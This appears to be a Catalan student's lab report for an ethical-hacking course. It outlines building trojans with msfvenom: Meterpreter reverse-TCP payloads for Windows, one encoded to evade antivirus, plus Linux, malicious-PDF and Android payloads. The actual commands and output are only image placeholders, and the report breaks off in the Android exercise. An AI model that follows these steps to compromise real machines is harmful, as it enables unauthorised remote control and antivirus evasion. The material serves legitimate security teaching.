1 ASIX

**MÒDUL 16: CIBERSEGURETAT I HACKING ÈTIC**

ACTIVITAT 1.12: Creació de troians amb payloads

línea horizontal

# 



Alumne: Daniel Mascarilla del Olmo

Professor: Sergi Andrés

Curs: 1 ASIX

Centre: Jaume Viladoms

**ÍNDEX**

[**Exercici 1 – Creació de payload amb MSFVenom 3**](#_lknrs3q316ww)

[**Exercici 2 – Payload amb encoder 9**](#_rdxdp3aupgmz)

[**Exercici 3 – Payload per a Linux 14**](#_hl1oqopn1pz5)

[**Exercici 4 – Payload en un PDF 18**](#_2e54teusjlml)


[**Exercici 5 – Payload per a Android 22**](#_tdlaidjzbh7d)

# Exercici 1 – Creació de payload amb MSFVenom


Creació de troià per atacar una màquina víctima Windows.

a. Crea un troià amb un payload compost (meterpreter + reverse TCP) que es connecti al LPORT 1111 de l’atacant

Agafarem la ip del kali:





Després farem un directori per guardar els payloads:



Seguidament, farem el sudo msfvenom:











b. Posa en escolta la màquina atacant pel port 1111.















c. Passa el troià a la màquina víctima i fes que l’executi (segurament hauràs de desactivar Windows Defender i l’antivirus de la màquina víctima)










d. Comprova que es crea una sessió inversa des del client cap a l’atacant.






e. Executa les comandes bàsiques de Meterpreter per a obtenir informació sobre el sistema (*sysinfo*) i sobre l’usuari (*getuid*)





f. No apaguis la sessió, passa-la a segon pla, executant des de Meterpreter —> background






# 

# Exercici 2 – Payload amb encoder


Creació de troià amb encoder, per atacar la mateixa màquina víctima Windows.


a. Crea un troià amb un payload compost (Meterpreter + Reverse TCP) que es connecti amb el RPORT 2222 de l’atacant. Ara el payload ha d’estar codificat amb l’encoder Shikata\_ga\_nai.







b. Posa en escolta la màquina atacant pel port 2222








c. Passa el troià a la màquina víctima i fes que s’executi




Pregunta: Has pogut esquivar l’antivirus i/o Windows Defender?


Si he pogut

d. Comprova que es crea una sessió inversa i que l’atacant té el control de la màquina víctima.




e. A través de les comandes de Meterpreter, mostra informació sobre el sistema víctima i l’usuari.






f. Posa aquesta sessió Meterpreter en segon pla —> background




g. Llista les sessions que tens actives —> sessions -l




h. Torna a la sessió 1 —> sessions 1



i. Comprova que pots commutar fàcilment de sessió amb les comandes anteriors








# 

# Exercici 3 – Payload per a Linux


Explota una màquina Linux (Ubuntu Desktop, Lubuntu... tria la distribució que vulguis) creant un troià amb payload per a plataforma Linux. Explica cada un dels passos que fas i mostra captures del què vas obtenint. En cas que no funcioni, prova alguna variant amb codificador. —> Si no et funciona a la primera, prova-ho amb 2 o 3 payloads diferents

























# 

# Exercici 4 – Payload en un PDF

a. Busca per internet com es podria posar, amb Metasploit, un payload en un fitxer PDF de tal manera que quan la víctima obri el document, de manera automàtica, es faci una connexió reversa cap a l’atacant (cal revisar la versió d’Acrobat Reader)











b. Posa-ho en pràctica, detallant tots els passos que fas


Descarregarem el adobe 9.1 ja que segons el show options podem deduir que te vulnerabilitats















Ho tenim tot però no podem executar el payload ja que no es un windows 7 o windows vista





# 

# Exercici 5 – Payload per a Android


En aquest exercici explotarem un mòbil Android:

(Ho he fet des del móvil de l’Eloi ja que jo no tinc android, tinc iPhone)


a. Crea un punt d’accés Wifi des del teu mòbil i connecta-hi el teu ordinador.



